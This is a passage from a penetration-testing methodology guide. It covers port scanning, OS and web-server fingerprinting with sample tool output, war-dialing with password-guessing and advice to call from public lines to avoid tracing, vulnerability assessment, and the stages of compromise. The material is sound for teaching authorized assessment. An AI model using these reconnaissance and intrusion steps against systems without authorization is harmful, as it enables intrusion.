Interesting ports on 192.168.1.4:
PORT   STATE         SERVICE
80/tcp closed        http
81/tcp open|filtered hosts2-ns

Nmap finished: 1 IP address (1 host up) scanned in 2.387 seconds
```

Analysis/Conclusion/Observation

The results of a FIN/ACK Scan alone are not enough to determine if a given port is open, but can help to identify the status of ports when combined with other scan types in the case of a firewall allowing packets with the FIN/ACK flag combination through.

Countermeasures

A stateful firewall should not allow stray FIN/ACK packets.

Links

ftp://ftp.rfc-editor.org/in-notes/std/std7.txt

http://www.phrack.org/archives/phrack49.tar.gz

http://www.insecure.org/nmap/

Tools

- Nmap (the scan can be implemented with other tools such as hping2)

Remarks

This scan type is not used very often, except if the intention is try to obtain information about the status of ports behind the firewall (provided the firewall allows FIN/ACK packets through).

For normal port scanning from an external perspective (outside the firewall) the best option is the SYN Scan.

B.2.1.7 MAP ROUTER / FIREWALL RULE-BASE

Description

Analyze the information gained in Banner Grabbing and port scanning tests, and map router and firewall rule-base. Use specialized tools for network mapping to map the network behind the firewall.

Process

Map firewall and router rules using the following guidelines:

- For each open service found, create document an accept rule
- For each rule, try to map their restrictions (e.g. IP address restrictions)
- Also, using banners, try to identify and document if open services are behind proxies or not (e.g. conflicting reports for O.S. and application identification usually mean proxied services)

Analysis/Conclusion/Observation

Firewall rule mapping with give both attackers and assessors and insight on network structure to tune future tests. This kind of information might include, for example:

- Network map
- Number and kind of services available
  - o Indicate the permeability of the network
  - o Indicate the complexity of the network
  - o Indicate the core business network services

Countermeasures

In order to restrict the risks involved in network mapping, an organization should:

- Enable access only to those network services that are needed by business
- Avoid the use of exceptions that would reflect in firewalls and router rules (increasing complexity in the administration of these devices)
- Avoid the use of negative logic filtering rules (i.e. rules that specifically block illegal access while implicitly permitting everything else)

Links

- http://www.packetfactory.net/projects/firewalk/firewalk-final.pdf

Tools

- Firewalk
- Ftester

- Netcat
- Nmap
- Amap

Remarks

Network mapping is a complex and time consuming time. Allow changes and adjustments for the results to take place, even after you have finished this test, by using feedback from subsequent test.

1.1.31 Countermeasure

1.1.32 Further reading

http://www.networkintrusion.co.uk/enum.htm

http://tinyurl.com/o5he

1.1.33 Tools

Nmap

Pinger

Fping

NetCat

SuperScan

1.1.34 Operating System Fingerprinting

B.2.1.8 PASSIVE OS GUESSING

Description

By sniffing and comparing the Time To Live and Window Sizes, one can identify the remote operating system in use.

This can be easily accomplished by using p0f or by putting a protocol analyzer to listen to traffic, and then doing manual analysis of the traffic that is captured.

Process

Setup a sniffer or a passive fingerprinting tool (e,g, p0f) into listening mode. You will be able to collect information on O.S. brands on the local network directly (unless you are in a switched environment).

Also, you will be able to collect information from all machines or servers establishing a connection to your equipment or with those machines that you try to connect to.

If doing manual fingerprint, you will have to analyze manually the network packets captured, in order to identify the system, using several techniques (e.g. initial ttl in header, window size in header, response to overlapped packets, etc.).

Examples/Results

Using p0f for scanning incoming connections:

```
# p0f
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 231 sigs (13 generic), rule: 'all'.
192.168.1.101:1298 - Windows XP SP1, 2000 SP3 (2)
  -> 192.168.1.102:22 (distance 0, link: ethernet/modem)
192.168.1.102:2298 - Linux 2.5 (sometimes 2.4) (4) (up: 2 hrs)
  -> 10.1.1.1:80 (distance 0, link: ethernet/modem)
```

Using p0f for scanning responses to outgoing connections:

```
# p0f -A
p0f - passive os fingerprinting utility, version 2.0.5
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN+ACK) on 'eth0', 57 sigs (1 generic), rule: 'all'.
xxx.xxx.xxx.xxx:80 - FreeBSD 5.0 [high throughput] (up: 1411 hrs)
  -> 192.168.1.102:2945 (distance 12, link: sometimes DSL (3))
```

Analysis/Conclusion/Observation

Passive OS guessing will provide information on the O.S. brand and version. This information will be useful to tune active tests (e.g. vulnerability scanning).

Companies should do their best to thwart O.S. identification of critical systems.

Countermeasures

If possible, modify information on packet headers such as TTL in critical systems. This should at least confuse an attacker, forcing her/him to make more noisy scans that should show up more easily in intrusion detection systems to alert the target organization.

Links

- http://www.packetwatch.net/documents/papers/osdetection.pdf
- http://www.packetwatch.net/documents/papers/osdetection.pdf
- http://www.usenix.org/publications/library/proceedings/sec2000/full_papers/smart/smart_html/index.html

Tools

- p0f
- Several protocol analyzers

Remarks

You can perform passive OS guessing while doing some information gathering tests (e.g. leave p0f on with –A option). Just be aware that some active tests can trigger device filters that would modify the response (e.g. you might end fingerprinting a firewall instead of a server behind it).

B.2.1.9 ACTIVE OS GUESSING

B.2.1.9.1 USING TCP/IP STACK FINGERPRINTING

Description

Use packet generation tools with protocol analyzers or specific tools for active fingerprinting, to identify brand and version of O.S.

Process

Send custom packets (manually or with the aid of tools) to elicit responses that will yield O.S. specific information.

Analyze (manually or with an automated tool) the response and match patterns to those of specific O.S. brands and versions.

Examples/Results

Using nmap with –O parameter:

```
# nmap -O 192.168.1.254

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-06-04 19:45
CDT
Interesting ports on gateway (192.168.1.254):
(The 1662 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:06:25:EC:CC:D9 (The Linksys Group)
Device type: WAP|broadband router
Running: Linksys embedded
OS details: Linksys BEFW11S4 WAP or BEFSR41 router
```

Scanning a host behind a firewall (port 80 is open, and port 55555 is known to be closed, but currently firewalled):

```
# nmap -sT -O -p80,55555 192.168.1.10

Starting Nmap 4.01 ( http://www.insecure.org/nmap ) at 2006-02-25 12:34
GMT Standard Time
Warning:  OS detection will be MUCH less reliable because we did not find
at least 1 open and 1 closed TCP port
Insufficient responses for TCP sequencing (0), OS detection may be less
accurate
Insufficient responses for TCP sequencing (0), OS detection may be less
accurate
Insufficient responses for TCP sequencing (0), OS detection may be less
accurate
Interesting ports on 192.168.1.10:
PORT      STATE    SERVICE
80/tcp    open     http
55555/tcp filtered unknown

Aggressive OS guesses: Netscreen 5XP firewall+vpn (OS 3.0.1r2) (92%),
```

```
Netscreen 5XP firewall+vpn (os 4.0.3r2.0) (91%), Z
yXel ZyWALL 50 (ZyNOS 3.52) (90%), CastleNet AR502/GlobespanVirata GS8100
(same thing) DSL router (90%), Easytel TeleWel
l EA-701B ADSL Modem/Router (90%), Intergraph jetSpeed 520 ADSL Router
(90%), Netopia DSL Router (90%), Netopia DSL rout
er (90%), Netopia R9100 DSL Router (90%), NetScreen-100 (90%)
No exact OS matches for host (test conditions non-ideal).

Nmap finished: 1 IP address (1 host up) scanned in 22.463 seconds
```

Analysis/Conclusion/Observation

If nmap can find an open and a closed port, it will send a series of probes and compare the responses received with an internal database of OS fingerprints. That is the ideal scenario (one port open, one port closed), and if the OS is not identified and the assessor knows exactly what OS it is, the fingerprint can be submitted for inclusion in future nmap versions.

If nmap can not find an open and a closed port, it will try its best with the information received, providing a guess on the OS of the remote system.

Active OS guessing will provide information on the O.S. brand and version. This information will be useful to tune active tests (e.g. vulnerability scanning).

Companies should do their best to thwart O.S. identification of critical systems.

Countermeasures

If possible, modify information on packet headers such as TTL in critical systems. This should at least confuse an attacker, forcing her/him to make more noisy scans that should show up more easily in intrusion detection systems to alert the target organization.

Links

- http://www.insecure.org/nmap/nmap-fingerprinting-article.html
- http://www.packetwatch.net/documents/papers/osdetection.pdf
- http://www.usenix.org/publications/library/proceedings/sec2000/full_papers/smart/smart_html/index.html

Tools

- Nmap
- Queso
- Several protocol analyzers and packet generators

Remarks

Be aware that some active tests can trigger device filters that would modify the response (e.g. you might end fingerprinting a firewall instead of a server behind it).

B.2.1.9.2 USING HTTP PACKET ANALYSIS

Description

Identify brand and version of Web servers through manual analysis of http traffic or automated tools.

Process

Send custom packets (manually or with the aid of tools) to elicit responses that will yield Web server specific information.

Analyze (manually or with an automated tool) the response and match patterns to those of specific Web server brands and versions.

Examples/Results

Using httprint with included signature database:

```
# ./httprint -h 192.168.1.1 -s signatures.txt
httprint v0.202 (beta) - web server fingerprinting tool
(c) 2003,2004 net-square solutions pvt. ltd. - see readme.txt
http://net-square.com/httprint/
httprint@net-square.com

--------------------------------------------------
Finger Printing on http://192.168.1.254:80/
Derived Signature:

811C9DC5E2CE6922811C9DC5811C9DC5811C9DC5811C9DC5811C9DC5811C9DC5
811C9DC5970EE6BB811C9DC5811C9DC5811C9DC5811C9DC5811C9DC5811C9DC5
E2CE6922E2CE6922E2CE6922811C9DC5E2CE6922811C9DC5E2CE6922811C9DC5
E2CE6922E2CE6922811C9DC5E2CE6922E2CE6922E2CE6922E2CE6922E2CE6922
E2CE6922E2CE6922811C9DC5E2CE6922E2CE6922

Banner Reported: -
Banner Deduced: Linksys BEFSR41/BEFSR11/BEFSRU31
Score: 65
Confidence: 39.16
------------------------
Scores:
Linksys BEFSR41/BEFSR11/BEFSRU31: 65 39.16
Linksys AP1: 54 21.96
Linksys Router: 52 19.50
Cisco-HTTP: 46 13.26
Cisco Pix 6.2: 46 13.26
…
```

Analysis/Conclusion/Observation

HTTP protocol fingerprinting will provide information on the Web server brand and version. This information will be useful to tune active tests (e.g. vulnerability scanning).

Companies should do their best to thwart Web Server identification of critical systems.

Countermeasures

If possible, modify Web Server configuration such as HTTP banners in critical systems. This should at least confuse an attacker, forcing her/him to make more noisy scans that should show up more easily in intrusion detection systems to alert the target organization.

Links

- http://net-square.com/httprint/httprint_paper.html

Tools

- HTTPrint
- Netcat
- Several protocol analyzers

Remarks

HTTP fingerprinting is useful even if the web server is behind a web proxy; proxies will filter and normalize illegal/suspicious requests but will leave answers from the Web servers unaltered for the most part. Assessors should use this to help identify false positives with other fingerprinting tests (e.g. an IIS server showing up on a machine previously identified as a Linux server would indicate that something is wrong; most probably with the O.S. fingerprinting test).

B.2.1.9.3 USING ICMP PACKET ANALYSIS

Description

Use ICMP packet generation tools with protocol analyzers or specific tools for active fingerprinting, to identify brand and version of O.S.

Process

Send custom ICMP packets (manually or with the aid of tools) to elicit responses that will yield O.S. specific information.

Analyze (manually or with an automated tool) the response and match patterns to those of specific O.S. brands and versions.

Examples/Results

Using xprobe2:

 # xprobe2 192.168.0.254

```
Xprobe2  v.0.2.2  Copyright  (c)  2002-2005  fyodor@o0o.nu,  ofir@sys-security.com,
meder@o0o.nu

[+] Target is 192.168.0.254
[+] Loading modules.
[+] Following modules are loaded:
[x] [1] ping:icmp_ping  -  ICMP echo discovery module
[x] [2] ping:tcp_ping  -  TCP-based ping discovery module
[x] [3] ping:udp_ping  -  UDP-based ping discovery module
[x] [4] infogather:ttl_calc  -  TCP and UDP based TTL distance calculation
[x] [5] infogather:portscan  -  TCP and UDP PortScanner
[x] [6] fingerprint:icmp_echo  -  ICMP Echo request fingerprinting module
[x] [7] fingerprint:icmp_tstamp  -  ICMP Timestamp request fingerprinting module
[x] [8] fingerprint:icmp_amask  -  ICMP Address mask request fingerprinting module
[x]  [9]  fingerprint:icmp_port_unreach   -   ICMP  port  unreachable  fingerprinting
module
[x] [10] fingerprint:tcp_hshake  -  TCP Handshake fingerprinting module
[x] [11] fingerprint:tcp_rst  -  TCP RST fingerprinting module
[+] 11 modules registered
[+] Initializing scan engine
[+] Running scan engine
[-] ping:tcp_ping module: no closed/open TCP ports known on 192.168.0.254. Module
test failed
[-] ping:udp_ping module: no closed/open UDP ports known on 192.168.0.254. Module
test failed
[-] No distance calculation. 192.168.0.254 appears to be dead or no ports known
[+] Host: 192.168.0.254 is up (Guess probability: 25%)
[+] Target: 192.168.0.254 is alive. Round-Trip Time: 0.00259 sec
[+] Selected safe Round-Trip Time value is: 0.00518 sec
[-] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[+] Primary guess:
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.0" (Guess probability: 51%)
[+] Other guesses:
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.19" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.25" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.17" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.23" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.15" (Guess probability: 51%)
```

```
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.21" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.21" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.15" (Guess probability: 51%)
[+] Host 192.168.0.254 Running OS: "Linux Kernel 2.2.23" (Guess probability: 51%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

Analysis/Conclusion/Observation

Active OS guessing will provide information on the O.S. brand and version. This information will be useful to tune active tests (e.g. vulnerability scanning).

Companies should do their best to thwart O.S. identification of critical systems.

Countermeasures

If possible, filter ICMP responses from critical systems to the Internet. This should at least confuse an attacker, forcing her/him to make more noisy scans that should show up more easily in intrusion detection systems to alert the target organization.

Be aware that you should at least allow ICMP Type 3, code 4 responses to go through your filters (i.e. Fragmentation Needed but DF set ICMP packets). This is necessary to for proper operation of network.

Links

- http://www.phrack.org/show.php?p=57&a=7
- http://blackhat.com/presentations/bh-usa-03/bh-us-03-arkin.pdf
- http://www.linuxsecurity.com/resource_files/firewalls/firewall-seen.html#2

Tools

- Xprobe

Remarks

B.2.1.9.4 Using Telnet Handshake analysis

Description

Use packet generation tools with protocol analyzers or specific tools for active fingerprinting, to identify brand and version of O.S.

Process

Connect to a telnet server using manual procedures or automated tools and fingerprint the O.S. brand and version, via de DO and DON'T headers.

Examples/Results

Using telnetfp:

```
# ./telnetfp 10.0.0.1
telnetfp0.1.2 by palmers / teso
DO: 255 253 24 255 253 32 255 253 35 255 253 39 255 253 36
DONT:
255 250 32 1 255 240 255 250 35 1 255 240 255 250 39 1 255 240 255 250 24
1 255
240
Found matching finger print: FreeBSD
Digital Unix 4.0d/e
NetBSD 1.4.2
Tru64 UNIX V5.0A
```

Using nmap with –sV option and restricted ports:

```
# nmap -sV -p21-23 10.0.0.2
Starting nmap 3.55 ( http://www.insecure.org/nmap/ )
Interesting ports on 10.0.0.2:
PORT STATE SERVICE VERSION
21/tcp closed ftp
22/tcp open ssh OpenSSH 3.4-j2 (protocol 1.99)
23/tcp open telnet Openwall GNU/*/Linux telnetd
```

Analysis/Conclusion/Observation

Active OS guessing will provide information on the O.S. brand and version. This information will be useful to tune active tests (e.g. vulnerability scanning).

Companies should do their best to thwart O.S. identification of critical systems

Countermeasures

If possible, modify Telnet Server configuration such as Welcome banners in critical systems. This should at least confuse an attacker, forcing her/him to make more noisy scans that should show up more easily in intrusion detection systems to alert the target organization.

Links
• http://www.sans.org/resources/idfaq/fingerp_telnet.php
Tools
• Telnetfp • Nmap (-sV option) • Several protocol analyzers and netcat
Remarks
Most sites have telnet protocol filtered for the Internet, or have replaced it with more secure options such as secure shell (SSH).

B.2.1.9.5 BANNER GRABBING ANALYSIS AND CORRELATION

Description

Use information acquired during Banner Grabbing test to identify inconsistencies and select specific target services for future tests (e.g. vulnerability scanning).

Process

Fill in a matrix information for each server for correlation, including:

- Service type
- Banner
- Service brand
- Service version

Identify false positives and mark their (probable) cause.

Search the Internet for relevant information on these services and include the following information:

- Known vulnerabilities
- Configuration issues or parameters that you might want to test further

Analysis/Conclusion/Observation

Banner analysis and correlation with other information gathered from scanning test will provide attackers and assessors valuable information to focus further tests and decide where manual tests for vulnerabilities (usually related to configuration issues) should take place.

Countermeasures

Organizations should ensure that only required information about services/O.S. brands and versions is available from the Internet.

Links

- http://www.hackinthebox.org/article.php?sid=7947

Tools

- Spreadsheets
- Databases
- Logic programming languages (e.g. Prolog)

Remarks

If the amount of data, the lack of key information and the number of false positives makes the analysis difficult on a spreadsheet, consider using a database or logic programming languages such as Prolog.

You can build a database that could include information from previous assessments so that it will be easier to fingerprint a system using by correlating information via queries to this database.

1.1.35 Perform War-dialing

Description

In war-dialing a connect request for modem is sent on each number in the target range. Once modems are identified in target range, a password guess and dictionary attacks are performed on the user name/password challenge. Sometimes one requires only passwords to gain unauthorized access.

History shows many attacks were launched using modems. It is due to increase in laptops hence increase in modems. Following are the recommendations while performing war-dialing

- It is recommended to conduct war dialing once in a year.
- It is recommended to conduct war dialing after office hrs, it will avoid disturbance with organizations phone system and employee.
- Perform test on modem, which are turned off after office hrs.
- Exclude the important number (e.g. emergency, operation center) from your list to avoid negative impact because of many calls.
- Do war-dialing from public phone lines if possible because war-dialing would rise alarm in almost all telecommunication companies and they would find you as fast as you think.

It's common to find Challenge Handshake Authentication Protocol (CHAP) Implementation in Remote Access Servers. One need to have a tool which supports CHAP while War-Dialing. Most of the freeware doesn't support this.

Process

- Identify phone number ranges that the target organization uses
- Find listening modems/RAS servers
- Identify devices answered
- Guess password
- Perform a dictionary attack

Examples/Results

Analysis/Conclusion/Observation

Modems constitute another way to get into a network. These access paths are usually not as well defended as the perimeter with the Internet using dedicated connections.

Countermeasures

- Remove un-authorized modems after verification.
- If unauthorized modems can't remove, block inbound calls to modem at PBX.
- For authorized modems, try to configure a call back system to authorized phone numbers
- Place firewalls and ids/ips behind remote access servers with modems

Links

- http://www.atstake.com/research/reports/acrobat/wardialing_brief.pdf
- http://www.sans.org/rr/whitepapers/testing/268.php

Tools

- THC-Scan
- Typhon III `s war-dialer component
- ISS`s "Telephony Scanner"

Remarks

Appart from being time consuming, war dialing can also make the assessor to incur in high costs, depending on the location of the testing machines and the target's location.

Use of RAS systems is becoming less common. However, since they provide an effective access alternative to the Internet in case of mayor failures, organizations of a certain type and size will try to maintain some of these systems for emergency situations.

1.1.36 Host Enumeration

B.2.1.10 SYSTEMS ENUMERATION

Description

Use information acquired during Banner Grabbing Analysis and Correlation test and other fingerprinting and scanning tests to enumerate services within servers (and to confirm the O.S. of the scanned system).

Host enumeration allows for information to be organized, so that additional data can be inferred and false positives can be easily identified.

Process

For each server scanned, fill in the following information (e.g. in a matrix):

- Server IP
- Server FQDN
- List of services discovered (including references to information from Banner Grabbing Aanalysis and Correlation test)
- O.S. fingerprint information (from previous tests)
- Network localization tests (from network mapping tests and traceroutes, if available)

From the above data, you should be able to infer and document the following information for each server:

- Purpose for business
- Impact of the server in the Target's business
- Relationships with other servers and network devices (e.g. trust relationships)

Analysis/Conclusion/Observation

Analysis and correlation with other information gathered from scanning test will provide attackers and assessors valuable information to focus further tests and decide where manual tests for vulnerabilities (usually related to configuration issues) should take place.

Countermeasures

Organizations should ensure that only required information about services/O.S. brands and versions is available from the Internet.

Links

- http://www.hackinthebox.org/article.php?sid=7947

Tools

- Spreadsheets

- Databases
- Logic programming languages (e.g. Prolog)

Remarks

If the amount of data, the lack of key information and the number of false positives makes the analysis difficult on a spreadsheet, consider using a database or logic programming languages such as Prolog.

You can build a database that could include information from previous assessments so that it will be easier to fingerprint a system using by correlating information via queries to this database.

B.2.1.11 WINDOWS SYSTEMS

Description

Process

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

Links

Tools

Remarks

B.2.1.12 NOVELL SYSTEMS

Description
Process
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Links
Tools
Remarks

1.1.37 Analyze all the information gained

All previously identified and gathered information should be put together into a network drawing. This is an important step to learn how the network and systems fit together.

Specific target information (e.g. server documentation) should be assessed and classified in an order of probable impact and vulnerability degree.

Also, all false positives previously found should be analyzed and documented.

1.1.38 Global Countermeasure

General countermeasures for previous findings should take place at this phase. This documentation will include general recommendations, such as:

- Allow only necessary services.
- Change existing default banner(s)
- Limit Unnecessary Services at Border Firewall/Router
    - Block/Drop ICMP request(s)
    - Block/Drop unnecessary TCP SYN packets(s)
    - Block/Drop unnecessary UDP packets(s)

B.3 VULNERABILITY ASSESSMENT (IDENTIFICATION)

Description
This section provides information about vulnerability identification by evaluating them and types of tools used. It provides familiarity to the IT staff involved in vulnerability assessment team and also provides guidelines to assessment team.

Vulnerability Identification moves one stage deeper taking the enumerated data, network topology and gathered information to find flaws within the network, servers, services and other attached information resources. From the network mapping and enumeration you are looking at factors such as how accurately you can identify services and operating systems. With this information (open ports etc) you will be able to build a catalogue of vulnerable servers/hosts. During this section such tools as vulnerability scanners, cgi scanners and various other tools can be used (Nessus/ ISS/ Whisker/ Nikto) to highlight vulnerabilities and match them to known exploits.

Previous information should allow the assessor to fine tune vulnerability scanning tools so as to avoid false positives and focus on relevant issues, instead of blindly scanning a range of network servers with all test patterns available. Broad vulnerability scanning without fine tuning is considered a bad practice, since it increases considerably the number of false positives and false negatives, and reduces the quality of the assessment.

Aim/Objective
The aim of this stage is to use the information gathered earlier to make a technical assessment of the actual existence of vulnerabilities. This is done by matching vulnerable service versions to known and theoretical exploits, traversing the network in unintended directions, testing web services for vulnerabilities such as XSS and SQL injection, locating weak passwords and account, escalation of privileges and so on as detailed in the main body of the document. During the vulnerability identification stage you intend to identify as many positive intrusion/penetration avenues into the target network as possible. If required these can be demonstrated in the next section, proof of concept.

Process

- **Step 1: Identifying vulnerable services for known vulnerabilities, using service banners , O.S./service fingerprints, open ports and all relevant information from previous stages.**

  Banner information can be gathered by running an automated banner grabber, customized tool or information gathered from previous steps.

- **Step 2: Perform vulnerability scan by automated scanners for known vulnerabilities**
  - Perform all the protocol TCP (including both SYN and CONNECT scan methods), UDP and ICMP scan
  - Feed the entire results (1-65535, TCP+UDP) of the port scanning tool gathered in port scanning step into the vulnerability assessment tool.
  - Un-check denial of service plug-ins. Check manually if there is any denial of service plug-in selected in any category.

- **Step 3: Identify un-disclosed vulnerabilities [Optional]**
  - Identify un-disclosed vulnerabilities which are in underground
  - Audit source code and/or program binary to identify vulnerabilities which are not available in public vulnerability databases.

- **Step 4: Make a list of all vulnerabilities found**

  Here make a list of all the vulnerabilities found by both scanners. Some well known false positives from specific scanners can be avoided from this list.

- **Step 5: Perform false positive and false negative verification**

  Refer to corresponding appendix for more details.

- **Step 6: Make a final list of vulnerabilities and recommend immediate measures**

  In this stage review all vulnerabilities discovered by assessment tool[s]. Interprets the results and make a final list of vulnerabilities based on severity of vulnerability and criticality of asset. Discuss identified vulnerabilities with IT staff as per need since they are better about the need of services implemented in systems. Identify which vulnerabilities require immediate measures and inform management immediately with countermeasure to safeguard them.

Prepare a vulnerability summary as per domain/components based on severity of risk, based on business process impact. Note that this classification might differ significantly from technical risk classification.

Technical risk classification of vulnerabilities is usually done automatically by vulnerability scanning tools relatively accurately (provided that there are low false positives/negatives rates), however, an analysis based on business impact is more useful for the Target organization, it will give added value to the project and it will make it easier to schedule projects to apply fixes, as well as justifying their budget.

In other words, simply running the tools and handing over the reports generated by them (with only technical assessments) is a poor practice and gives little value to the assessed organization (i.e. the target organization will question if it is not cheaper to buy/download and run the tools themselves, and get the same benefits) .

Since business impact requires deep knowledge of the target organization and its processes, the assessor should first deliver a first draft based on previous experience. Yet, this document needs to be reviewed along with personnel of the assessed organization to properly identify the business impact and the corresponding adjustments should be done.

Along with this report, the assessor will deliver a technical report that will contain mostly the findings reported by the tools, but extending the documentations and explaining technical impact for the particular case of the target organization, where appropriate.

The classification of vulnerability risk based on business impact should follow the following guidelines:

Severity	Description
High risk vulnerabilities	**Classification criteria:** Vulnerabilities should be classified as high risk if there is an immediate threat of high and adverse impact on the

	business crtical processes of the target organization. I.e. vulnerabilities that allow compromise for systems that support critical business processes, vulnerabilities that allow mass propagating malware to affect these systems, or signs that these systems have been compromised. When the availability of certain business process is critical (e.g. systems that verify and control mechanical operations, where a failure could result in serious injuries for personel or have a high cost to the target organization, should be classified as high risk. **Reporting and solving criteria:** Organizations should take immediate measures, and try to fix problems ASAP; fixing procedures should not last more than a week. Assessors should report this kind of vulnerabilities immediately, and temporarily suspend tests, if it is convenient and agreed with personnel from the target organization.
Medium Risk vulnerabilities	**Classification criteria:** Vulnerabilities should be classified as medium risk, if there is threat of high and adverse impact to non-critical systems in terms of business. Also, if there is no immediate threat nor a big impact and the vulnerability affects critical business systems (e.g. Denial of service vulnerability for systems that can withstand a reasonable amount of time out of operation, without affecting business), the vulnerability should be classified as medium. **Reporting and solving criteria:** Try to fix soon; about two weeks is reasonable time. Report should be done after the assessment. However, If there are doubts regarding the impact to business, the assessor should give a preview of the findings to the target personnel so that more information on the impact can be

	gathered and the vulnerability risk is properly assessed.
Low Risk vulnerabilities	**Classification criteria:** Vulnerability should be classified as a low risk whenever the technical and business impact is low. E.g. vulnerabilities allowing non-restricted information disclosure. **Reporting and solving criteria:** Organisations should take a comfortable time, and try to fix with-in month. A series of low level risk vulnerabilities may cause similar damage as medium-risk and even high risk vulnerabilities, so this should be taken into account. Generally that will need a strong threat matrix. Report should be done after the assessment.

Business Impact vs Technical Impact matrix

Another useful aid to create the report of vulnerability risk that takes into account business impact is the following matrix:

	Low risk for Business	**Medium risk for Business**	**High risk for Business**
High technical risk	Resulting Risk: MED (e.g. total compromise capability on system that is unimportant for business)	Resulting Risk: HIGH (e.g. total compromise capability on system that is important to support business processes)	Resulting risk: HIGH (e.g. total compromise capability on critical business system)
Medium technical risk	Resulting Risk: LOW (e.g. DoS capability on system that is unimportant for business)	Resulting Risk: MED (e.g. DoS capability on system that is important to support business processes)	Resulting risk: HIGH (e.g. DoS capability on critical business system)

Low technical risk	Resulting Risk: LOW (e.g. Non-critical information leak on system that is unimportant for business)	Resulting Risk: LOW (e.g. Non-critical information leak on system that is important to support business processes)	Resulting Risk: MED (e.g. Non-critical information leak on system that is critical for business)

The matrix above should only be taken as a guide, but the assessor should be aware that business impact might overweight technical impact.

Test Results

This section provides test results based on a common network architecture design.

Assessors should create diagrams to show vulnerability exploitation paths and stages. This will make it easier for the Target organization personnel to understand the vulnerabilities, and to identify points of control where they should make changes in order to minimize risk.

Vulnerability Scanners

Vulnerability scanners are tools designed to perform automated tests to identify and verify (with some degree of accuracy) the existence of vulnerabilities. Assessors should make use these tools to perform most of the vulnerability scanning activities, and save manual penetration procedures for complementing scanning of complex or well protected systems, where they will be more rewarding and/or where vulnerability scanners capability is limited.

Some Vulnerability Scanners:

- Nessus (free to use/ commercial)
    - o http://www.nessus.org/
    - o http://www.networkintrusion.co.uk/N_scan.htm
- Sara (free to use)
    - o http://www.www-arc.com/sara/
- Internet Scanner (commercial, by ISS)
    - o http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php
- Retina Network Security Scanner (commercial, by Eeye)

    - http://www.eeye.com/html/products/retina/index.html
- Netrecon (commercial, by Symantec)
    - http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=46

Search vulnerabilities for the detected OS using the following Web Sites

- Concern Vendor/Product Sites are most trusted
- http://www.securityfocus.com/bid (BugTraq ID)
- http://www.cert.org/
- http://www.packetstormsecurity.com/

B.4 PENETRATION

If the client requires proof of any vulnerabilities or exploits you have identified in the previous section one need to demonstrate them in a controlled environment (i.e. you may need to change routing tables).

The assessor tries to gain access by circumventing security measures in place and expand access as much as possible. This process can be divided in the following steps:

- Find proof of concept code/tool
- Test proof of concept code/tool
- Write your own proof of concept code/tool
- Use proof of concept code/tool

1.1.39 Find proof of concept code/tool

Find proof of concept code available in your own repository or from publicly available sources to test for vulnerabilities. If the code is from your own trusted repository and thoroughly tested, you can use it, otherwise test it in an isolated environment.

1.1.40 Test proof of concept code/tool

  - Customize proof of concept code/tool
  - Test proof of concept code/tool in an isolated environment

1.1.41 Write your Own Proof of Concept code/tool

Skip this step if you already have proof of concept code/tool with you. Many vulnerabilities you will come across on which you will not find publicly available proof of concept code. For these vulnerabilities assessment team should write own proof of concept code.

1.1.42 Use Proof of Concept code/tool against Target

The proof of concept code/tool is used against the target to gain as many points of unauthorized access as possible.

B.5 GAINING ACCESS AND PRIVILEGE ESCALATION

In any given situation a system can be enumerated further.

1.1.43 Gaining Access

This stage comes when assessor has gained some access on target by steps mentioned in previous stage and by this privilege he is in position to escalate his privileges. This privilege may be a compromise, final compromise, least privilege or intermediate privileges. This stage can be further classified as follows:

- Gain Least Privilege
- Gain Intermediate Privilege
- Compromise
- Final Compromise

Above mentioned steps need not be in sequence or in structured manner. It's also not necessary that if you follow these steps in sequence you will be stealthier. Any one step can come first.

If the auditor has acquired an intermediate target and is able to use it for pivoting, the Penetration Testing process will go back to Stage 1, cycling through stages 1 to 5 until the final target is compromised or the allotted time runs out.

1.1.44 Gaining Access - Gain Least Privilege

Some privileges on the target are gained and these privileges can be used to get further access to the system. This can be a user account with normal user privileges anywhere in the network.

1.1.45 Gaining Access - Gain Intermediate Privilege

More privileges than the previous step are gained and these privileges can be used to get further access to the system. It can be a privileged user account anywhere in the network (e.g. domain administrator account, service accounts, backup user accounts …).

1.1.46 Gaining Access – Compromise

A system is fully compromised anywhere in the target network and further attack from this system can be performed. This system can be used as a step stone for other attacks to the final goal.

1.1.47 Gaining Access - Final Compromise on Target

In this step, the “real” victim like the company master DB or a specific system/file is compromised.

It's indicative of penetration testing engagement. Game Over!

1.1.48 Privilege Escalation

If an assessor has gained some privileges in above mentioned steps and is in position to attack further, follow step 2.1 to 2.5 again.

B.6 ENUMERATING FURTHER

- Perform Password attacks
- Sniff traffic and analyze it
- Gather cookies
- E-mail address gathering
- Identifying routes and networks
- Mapping internal networks

B.7 COMPROMISE REMOTE USERS/SITES

A single hole is sufficient to expose entire network. Doesn't matter how much secure your perimeter network is.

Security between remote users/sites and enterprise network only secures them. What if the remote users/sites are compromised?

Assessor should try to compromise remote users, telecommuter and/or remote sites of an enterprise. It will give privileged access to internal network.

If you are successful to gain access into remote sites, follow step 1.1 to 1.7, else move to next step.

Countermeasure

- Implement proper security at remote sites.
- Use desktop firewall on remote users' desktops, telecommuter laptops. Preferably a central managed desktop firewall solution which can not be disabled by the users.
